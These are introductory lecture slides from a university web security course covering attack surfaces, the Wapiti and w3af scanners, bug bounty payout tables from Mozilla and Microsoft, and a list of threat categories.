Web Security

Azqa Nadeem
cse1500-ewi@tudelft.nl

Slides courtesy Dr. Claudia Hauff

Learning goals

- **Describe** the most common security issues in Web applications
- **Describe** and **implement** a number of **attacks** that can be executed against **unsecured** code
- **Implement** measures to **protect** a web application against such attacks

Web apps are an attractive target …

Large surface of attack

- Attackers can focus on different **angles**
  - Web server
  - Web application
  - Web browser
  - Web user


- **Critical services** are online: healthcare, finance, telecommunication, energy, etc.

- **Automated tools** to find/test known vulnerabilities exist

The web-application vulnerability scanner

Wapiti allows you to audit the security of your websites or web applications.

It performs "black-box" scans (it does not study the source code) of the web application by crawling the webpages of the deployed webapp, looking for scripts and forms where it can inject data.



SQL injection, Cross-Site scripting and much more

Use w3af to identify **more than 200 vulnerabilities** and reduce your site's overall risk exposure. Identify vulnerabilities like SQL Injection, Cross-Site Scripting, Guessable credentials, Unhandled application errors and PHP misconfigurations.


For a complete reference for all plugins and vulnerabilities read through the plugin documentation.

```
VULNS = {

        # Audit
        10000: 'Blind SQL injection vulnerability',
        10001: 'Buffer overflow vulnerability',
        10002: 'Multiple CORS misconfigurations',
        10003: 'Sensitive and strange CORS methods ena
        10004: 'Sensitive CORS methods enabled',
        10005: 'Uncommon CORS methods enabled',
        10006: 'Access-Control-Allow-Origin set to "*'
        10007: 'Insecure Access-Control-Allow-Origin
        10008: 'Insecure Access-Control-Allow-Origin'
        10009: 'Incorrect withCredentials implementat
        10010: 'CSRF vulnerability',
        10011: 'Insecure DAV configuration',
        10012: 'DAV incorrect configuration',
```

w3af

Bug bounty programs



Web and Services Bug Bounty Program

Introduction

The Mozilla Bug Bounty Program is designed to encourage security research into Mozilla's websites and services and to reward those who find unique and original bugs in our web infrastructure.

Please submit all bug reports via our secure bug reporting process.

Payouts

Bug Classification	Critical sites	Core sites	Other Mozilla sites[1]
Remote Code Execution	$5000	$2500	$500
Authentication Bypass[2]	$3000	$1500	HoF
SQL Injection	$3000	$1500	HoF
CSRF[3]	$2500	$1000	--

Mozilla Security


- Advisories
- Known Vulnerabilities
- Mozilla Security Blog
- Security Bug Bounty

Client Bug Bounty

- Frequently Asked Questions
- Hall of Fame

Web Bug Bounty

- Eligible Websites
- Frequently Asked Questions
- Hall of Fame



Microsoft Bug Bounty Program

Active Bounty Programs

Program name ⇅	Start date	End date	Eligible entries	Bounty range
Microsoft Identity	2018-7-17	Ongoing	Vulnerability reports on Identity services, including Microsoft Account, Azure Active Directory, or select OpenID standards.	Up to $100,000 USD
Speculative Execution Side Channel Bounty	2018-03-14	2018-12-31	A novel category or exploit method for a Speculative Execution Side Channel vulnerability	Up to $250,000 USD
Windows Insider Preview	2017-07-26	Ongoing	Critical and important vulnerabilities in **Windows Insider Preview**	Up to $15,000 USD
Windows Defender Application Guard	2017-07-26	Ongoing	Critical vulnerabilities in **Windows Defender Application Guard**	Up to $30,000 USD
Microsoft Hyper-V	2017-05-31	Ongoing	Critical remote code execution, information disclosure and denial of services vulnerabilities in Hyper-V	Up to $250,000 USD

Threat categories

and security incidents

Defacement

Data disclosure

Data loss

Denial of service

“Foot in the door”

Backdoors

